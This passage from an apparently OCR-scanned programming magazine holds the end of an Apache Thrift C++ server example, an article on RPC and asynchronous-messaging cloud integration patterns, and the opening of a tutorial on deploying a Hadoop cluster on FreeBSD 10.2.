        shared_ptr<TProtocolFactory> protocolFactory(new TBinaryProto-
colFactory());


        threadManager =
ThreadManager::newSimpleThreadManager(workers);

        shared_ptr<PosixThreadFactory> threadFactory(new PosixThread-
Factory());

        threadManager->threadFactory(threadFactory);

        threadManager->start();


        std::clog << "server is starting" << std::endl;

        nserver = shared_ptr<TServer>(new TThreadPoolServer(proces-
sor, serverTransport, transportFactory, protocolFactory, threadMan-
ager));
```

```
  nserver->serve();

    } catch (std::exception &e) {

        std::clog << "An error occured: " << e.what() << std::endl;

    }


...
```

Conclusion

Apache Thrift works well indeed in most POSIX systems, I've made the full example server part in a Linux machine and tested with FreeBSD and Linux. The client was called on a remote FreeBSD's machine.

There exists an alternative version remade by Facebook called fbthrift which works fully only on Linux but the code generated is superior and this version in general has proved to be more efficient in term of memory usage at least. There also exists Google Protocol Buffer which performs better than the two above and has less languages supported (officially). You have to write the client / server code on your own though. So based on your own criterias and restrictions one of these might fit better for your own case.

Patterns for Cloud Integration

by Mohamed Farag

Recent statistics show that 90% of businesses have adopted at least one cloud application. 56% of enterprises are still identifying IT operations that are candidates for cloud hosting [1]. However, recent survey, that was conducted by IDG Enterprise across 1600 IT decision makers, reflects that 46% of survey participants consider cloud integration as one of the major disconnects that hold organizations from going to the cloud [2].

What should you know?

- Good understanding of object oriented principles.
- Basic understanding of cloud infrastructure and cloud technologies.
- Basic knowledge of cloud delivery models such as Software-as-a-Service (SaaS), Platform-as-a-Service (PaaS), and Infrastructure-as-a-Service (IaaS).

What will you learn?

- Importance of cloud integration.
- Technical considerations in cloud integration.
- Key features of synchronous and asynchronous cloud integration patterns.

Architecture styles evolved significantly in the past decade and opened new doors for cloud technologies, tools and strategy. Cloud services enabled new process thinking on data aggregation, data replication, business function shareability, distributed computing and business partner integration. It drove us to think about NoSQL databases, SaaS improvements and data migration strategies.

However, cloud also brought a lot of topics on the table. These topics include network latency, identity management, data security, interoperability, mobile access levels, application monitoring, application connectivity and Service Level Agreements (SLAs). Enormous research and millions of dollars were invested in this area with premises that cloud will pay for such costs. In fact, recent statistics reveal general trend among IT decision-makers to continue the efforts in cloud integration. The main driver in this decision is the increasing Return on Investments (ROI) along with vast improvements in service quality [2].

As a result, major software players, such as IBM and Microsoft, have realized the importance of extending their applications to the cloud and they have been offering cloud integration as major key feature in extending the lifetime of their software. In the same context, other software players (For instance, Dell) have started the development of cloud-only applications due to the cost of cloud integration. This article discusses two major cloud integration patterns that can help in reducing the cost of such expensive process and promote the performance of such applications. This discussion focuses on two cloud integration patterns; synchronous operation offered from Remote Procedure Call (RPC), and Asynchronous Messaging (AM). Both patterns are designed to achieve application-level integrity under certain conditions.

The following section describes each pattern individually with respect to its general use, pros and cons. There are two types of cloud integration that are included in this investigation:

1. Ground-to-Cloud integration: in which the application was developed in non-cloud environment and we are trying to adopt it to the cloud.

2. Cloud-to-Cloud integration: in which the application targets cloud environment only.

Please note that Cloud-to-Ground integration goes beyond the scope of this article.

Remote Procedure Call (RPC)




Figure 1. RPC Cloud Integration Pattern Representation

This pattern is used to integrate multiple applications so that they work together and can exchange information through each application's interface [3]. It's useful in information lookup to share data among independent applications. In addition, this pattern is ultimate solution when the data have to live with the source in a different area of the network. Furthermore, the use of application interface promotes several key concepts such as encapsulation, abstraction and interoperability.

Pros

1. Provides high reliability since it uses point-to-point communication by-default.

2. Ease of implementation as application integration pattern.

3. Data access at the source level.

4. Connects different independent applications possibly running different technologies.

Cons

1. Synchronous operation. In other words, caller is blocked until the operation is completed.

2. Lack of uniform security and transactional support.

3. Not suitable at large-scale cloud environments (large distributed environments).

4. Low Performance.

5. High level of coupling between services since it assumes the availability of existing service all the time.

6. Non-persisted data.

7. Limited commercial support.

There are on-going improvements to solve the challenges that are introduced by RPC. These improvements include the following topics:

1. Security: In this area, identity management can be used to enforce security in the communication.

2. Latency (Performance): There are several tips that can improve the performance over the network with respect to security such as:

   a. Acquiring authentication tokens (e.g. OAuth2).

   b. Callbacks and Caching.

   c. Increased load of messages. In other words, avoid sending enormous number of small packets over the network.

3. Transactions: they are not supported by this pattern so avoid using them for acceptable performance and right behavior.

4. Commercial Support: maintain communication to be HTTP oriented.

Now, how to use the value of this pattern in the extension of ground applications to cloud environment?

There are general considerations while dealing with RPC patterns in ground-to-cloud integrations:

1. REST-Oriented.

2. Network Connectivity.

3. Identity Management.

4. Service Level Agreements.

5. Changing Schemas.

In order to account for these constraints and perform at the maximum level, Figure 2 shows possible implementation techniques that can mitigate significant risks.

Technique	Purpose	Implementation Example	Relative Complexity
Enterprise Service Bus (ESB), integration server	Used as middleware to manage the extension of ground application to the cloud	BizTalk Server, Mule ESB, RabbitMQ or Tibco ESB	Medium
Custom Code	Enforce point-to-point solutions	BizTalk Server, Mule ESB, RabbitMQ or Tibco ESB Java, .NET, Node.js	Varies

Figure 2. Techniques for Ground-to-Cloud integration using RPC pattern

Well, cloud-to-cloud integration brings more consideration to the view. In fact, the considerations that would make sense in this context are:

1. Web Services.
2. Latency.
3. Service Level Agreements.
4. Monitoring.

For this set of considerations, the following techniques are available to overcome challenges associated with these considerations

Techniques	Purpose	Implementation Example	Relative Complexity
Poin -to-Point	Basic methodology for making integration not typically RPC	Custom Java or .NET Code	Varies
On-Premises Broker	Basic methodology for making integration not typically RPC	Custom code to build broker	Medium
Cloud hosted bus	Integration bus that is sitting in the cloud and managing communication between cloud endpoints.	Windows Azure Service Bus	High

Figure 3. Techniques for Cloud-to-Cloud integration using RPC pattern

The next subsection introduces asynchronous messaging integration pattern.

Asynchronous Messaging (AM)




Figure 4. AM Cloud Integration Pattern Representation

This pattern uses “Messaging” to transfer packets of data frequently, reliably and asynchronously using customized formats [4]. This pattern is extremely useful for data sharing via broadcasted messages in which the caller does not have to be blocked during operation.

Pros

1. Callers are not blocked when making calls.
2. Ideal for broadcasting or multicasting.
3. Ideal for cloud-scale.
4. Can achieve higher reliability when brokers are used.
5. Embrace loose coupling.
6. Can be used for point-to-point or message routing to achieve content-based routing, message filtering, recipient list filtering and aggregators.
7. Can function in stateful or stateless modes.

Cons

1. Not real-time synchronization. In other words, not consistent enough to manage the communication between modules that have some sort of dependency.

2. Achieving reliability may require store + forward which degrade the overall performance.

3. Idempotence often needed because of the possibility of message duplication.

4. Broadcasting requires parallelization due to the enormous number of messages that are received from peers.

5. Difficult to debug and trace

6. Limited commercial application support

Considering these advantages and limitations, how asynchronous messaging can be useful in Ground-to-Cloud integration?

Asynchronous Messaging is great way to limit coupling and module dependencies. However, there are few considerations to implement this pattern in Ground-to-Cloud integration:

1. Network Connectivity.

2. Message Monitoring.

3. Data Security.

4. Interoperability.

5. Destination System Capabilities.

The use of brokers is significant to the performance and reliability of this pattern. For example, brokers may boost the performance of the overall application with asynchronous push notifications that will promote caching the data that are frequently used. There are few techniques that can be used to maximize the gain from Asynchronous Messaging given Ground-to-Cloud considerations such as those stated in Figure 5.

Techniques	Purpose	Implementation Example	Relative Complexity
Asynchronous Web Service Operation	Implement basic asynchronous operations	Mule ESB, BizTalk Server or Custom Code	Medium
Queue	Good for managing durability	AWS Simple Queue Service	Medium
Message Broker	Managing complex scenarios	Windows Azure Service Bus Notification Hubs	High

Figure 5. Techniques for Cloud-to-Cloud integration using AM pattern

IN SUMMARY

This article introduced two cloud integration patterns that are used to integrate applications. These patterns differ in their operational nature although they achieve the same goal. In general, Asynchronous Messaging is more convenient for cloud purposes but there is no straight-forward answer to the “all-ages” pattern. Instead, an investigation for use cases weighs the need for one pattern versus the other. Table 5.0 shows sample use cases for each pattern:

Use Case	RPC	AM
Maximize Performance		+
Maximize Reliability	+	Reliability can be raised by Brokers
Cloud Scalability		+
Loose Coupling		+
Transactions		Not preferred but can be used with cautious to idempotency
Low Bandwidth Network		AM can be used if it switches to point-to-point communication mode
Content Based Routing		+
Allowing User action during operation		+
Ease of Implementation	+	
Ease of Debugging and Tracing	+	

Bibliography:

- http://www.forbes.com/sites/louiscolumbus/2014/11/22/cloud-computing-adoption-continues-accelerating-in-the-enterprise/, spotlights from the study on cloud impact.
- http://www.idgenterprise.com/report/idg-enterprise-cloud-computing-study-2014, details on the study.
- http://www.enterpriseintegrationpatterns.com/, Enterprise Cloud Integration Patterns
- https://www.mulesoft.com/resources/esb/cloud-integration-patterns, Cloud Integration Patterns.
- http://www.cloudcomputingpatterns.org/, Cloud Computing Patterns

About the Author:

Mohamed Farag has been working in the IT field for six years. For two and half years, he has been working in software consulting and has acquired the following certifications:

1. Salesforce.com Certified Force.com Developer.
2. IBM Certified Mobile Application Developer Worklight.
3. Microsoft Certified Technology Specialist.
4. CISCO CCNA Academy.

On part-time basis, he pursues PhD in Systems Engineering at Colorado State University. Also, he has volunteered to review research papers for the International Journal of Computer Science and Information Technology (IJCSIT) since 2013. His detailed profile can be found at https://www.linkedin.com/in/mohamedsobhyfarag

References:

[1] http://www.forbes.com/sites/louiscolumbus/2014/11/22/cloud-computing-adoption-continues-accelerating-in-the-enterprise/, spotlights from the study on cloud impact.

[2] http://www.idgenterprise.com/report/idg-enterprise-cloud-computing-study-2014, details on the study.

[3] http://www.enterpriseintegrationpatterns.com/patterns/messaging/EncapsulatedSynchronousIntegration.html, details on RPC pattern.

[4] http://www.enterpriseintegrationpatterns.com/patterns/messaging/Messaging.html, details on Asynchronous Messaging pattern.

How to Deploy a Multi-node Hadoop Cluster Solution on FreeBSD 10.2 with OpenJDK8

by Pedro Marcelo

Hadoop is a piece of software that allows you to process big quantities of data, chunk it to small parts, send it to many computers for processing, check if any of them breaks during this process, recover the missing unprocessed data to a certain limit, put all parts back together, then, give you your answer.

What will you lear?

- How to deploy a multi-node Hadoop cluster solution on FreeBSD 10.2 with OpenJDK8.

What should you know?

- Some basic UNIX commands may help you get around on different tasks.

Introduction

For years, I've accessed the open-source community for many different tasks and learning, both during my academic journey as well as during job related activities, now it's my turn to give back. This is my first formal written contribution. I hope I'm able to share some knowledge with you and it turns out to be beneficial in some way

How do you match the world's biggest and well known yellow elephant with the tiniest red devil to create your own Google-like cluster powerhouse?

Hadoop

Maybe you're thinking of unicorns, magic potions and knights in shiny armor cutting through a forest of UNIX files. Keep calm, you only need a few magic words (console commands), a few mixtures (configurations) and some wizardly patience.

What is Hadoop?

"The Apache Hadoop software library is a framework that allows for the distributed processing of large data sets across clusters of computers using simple programming models. It is designed to scale up from single servers to thousands of machines, each offering local computation and storage. Rather than rely on hardware to deliver high-availability, the library itself is designed to detect and handle failures at the application layer, so delivering a highly-available service on top of a cluster of computers, each of which may be prone to failures."

From this description, simplifying it, Hadoop is a piece of software that allows you to process big quantities of data, chunk it into small parts, send it to many computers for processing, check if any of them breaks during this process, recover the missing unprocessed data to a certain limit, put all parts back together, then, give you your answer.

What does Hadoop architecture look like? And what does each of those things do?




Figure 1. A very high level architecture of Hadoop

Hadoop

Hadoop is constituted with two very different layers and two types of hosts (computers).

The first layer is the MapReduce. In this layer, the processing of your data occurs and the data is checked and mapped (Map). The best way to understand this is by imagining a group of students that are separated, for example, by name, age and height. After this separation, they're reduced (Reduce), and counted to find out how many are in each group, how many of them have the same name, same age and same height and how many of those diverge from these equalities. The similar groups, people with the same name for example, are attributed to slower or busier machines because they're easier and faster to process. It's easy to call someone in a group if you know from the start they all have the same name, right? ✍ In the same fashion, student groups with different names require more processing and are attributed to faster or less busy machines, because you have to check each person to find what you're looking for.

The second layer is the Hadoop Distributed File System (HDFS), similar to normal file systems, like ext4 or NTFS, that you may have on your computer so your operating system knows how to store file names and folders. This system is like a giant hard disk, spread into smaller ones, working as one. ☺ When you send a file to this system, in reality, it was broken down into pieces and spread across many (physical) hard disks in the cluster. It's also fault-tolerant; if a hard disk dies for whatever reason your data is replicated on more disks, it's just picking all the small parts from all of these and returning the original file. This too has a limit as you'll understand later.

There are also two types of hosts, the masters and the slaves. On a conceptual level, the master does everything a slave does (processing + storage), plus managing. Ohh… how I wish this was real life. ☺ In this tutorial, I opted to let the master do only the managing and the slaves do the processing and storage work (reality check here!), as not to overload the master host. Generally, the master hosts contain the JobTracker (now named ResourceManager) process which is responsible for attributing tasks to many slaves and checking their progress, or, sending the student groups each to different class rooms and see how well they're doing. Masters also have the NameNode process which is responsible for providing small parts of the global data to be processed by each host, or, sending exams to many class rooms, good luck in there. ☺

To summarize, the ResourceManager tells you what kind of data you will be processing, for example, an engineering or biology exam, while the NameNode searches the HDFS and hands you the sufficient data to process according to your level of processing power, your respective exam for your grade. The following image may also help to understand.





Figure 2. Hadoop global workflow.

In this picture, you can also see data replication; this is an important decision for every system administrator that you will learn later on this tutorial. For the moment, keep in mind the number distribution on the different hard disks.

There is also one very important part of this architecture, the Yet Another Resource Negotiator (YARN) which is part of the ResourceManager.

The YARN process allows the orchestration of all the resources available on the cluster, each NodeManager from each host communicates their available resources, such as CPU utilization, free hard disk space, available RAM and network speed, back to YARN.

In this way, YARN decides which node will receive a specific data for processing based on their current relative processing power and response speed, maintaining a balance and optimal system performance. To put it simply, it's like checking if a class room can accommodate more students from a different discipline and if the supervising teacher has processing power enough to keep an eye on each group in the class room even if they're distinct, so they won't copy in the exam from their own group. It's not wise trying to copy from your biology mates if you're from engineering. ☺ The following picture shows two different tasks being executed on different nodes and divided into subtasks on different nodes because those nodes can accommodate them.



igure 3. The YARN process on the system.




Figure 4. YARN allocating tasks and sub-tasks to different nodes.

Why Hadoop?

By using a distributed computation software, you allow your heavy duty work to spread across many computers, so a process that would take days or even weeks to solve can now take a few hours or minutes, depending on the hardware available. This can be rendering a house model, weather forecast, seismic data, engineering calculations and math problems, financial, pretty much anything. Hadoop is used mainly by very large corporations, like Google, Adobe, Yahoo, Facebook and IBM, who need fast information from millions of files and users. You can view a more detailed list here: http://wiki.apache.org/hadoop/PoweredBy

I tried to simplify this tutorial as much as possible, for both beginners and experts alike. Soon you'll have your own (micro) system running so… let's get our quest started! ☺

Setting up the FreeBSD system

I'm assuming you can install a virtualization platform, like Virtualbox, and have sufficient knowledge on how to install the latest release of FreeBSD 10.2. If not, please check some tutorials online, like on YouTube; some of them are very simple and straightforward.

For this tutorial, you will need, during installation, to create a user named hadoop, add it to the wheel group and choose the shell type csh. Later on, I also explain how to add the user to this group and attribute sudo privileges, but if you have done this previously, you can skip that step. I also recommend not to add a swap partition to disk. This approach allows all tasks to be uploaded to physical RAM, reducing disk read and writes. Also, add support for IPv4 on your LAN card and DHCP, IPv6 is not needed.

For this example, I'm using FreeBSD 10.2 (amd64), I created a virtual machine (VM) named "Master" with two logical processors, 512MB of RAM and a 20GB hard disk. I prefer to use an SATA/AHCI connector on the hard disk; it's way faster than an IDE connector and for a system like this, you need every drop of performance you can get.

I also enabled a couple of technologies that are useful:

- PAE/NX features, if you're using a 32 bit (i386) version of FreeBSD, otherwise, it's not needed. This allows one to use 4GB of RAM in these systems.
- Set paravirtualization to KVM; allows better interaction with the host operating system due to kernel modules present on FreeBSD improving overall performance of the virtual machine.
- VT-x/AMD-V, enables virtualization extensions for hardware acceleration.
- Nested paging, optimizes memory management.
- 3D acceleration, may help for the GUI (if you wish to install KDE or XFCE later), although it's not fully required.

Do make sure you have VT-x or AMD-V enabled on your computer BIOS and other virtualization related technologies that your hardware may possess.

First, let's install sudo so our hadoop user can run commands with root privileges and a small file editor, nano. We will also install OpenJDK8, an open-source alternative to Java and the shell bash both will be needed to start and run Hadoop. Run these commands in the shell in order:

- su
- pkg install sudo
- pkg install nano
- pkg install bash
- pkg install openjdk8

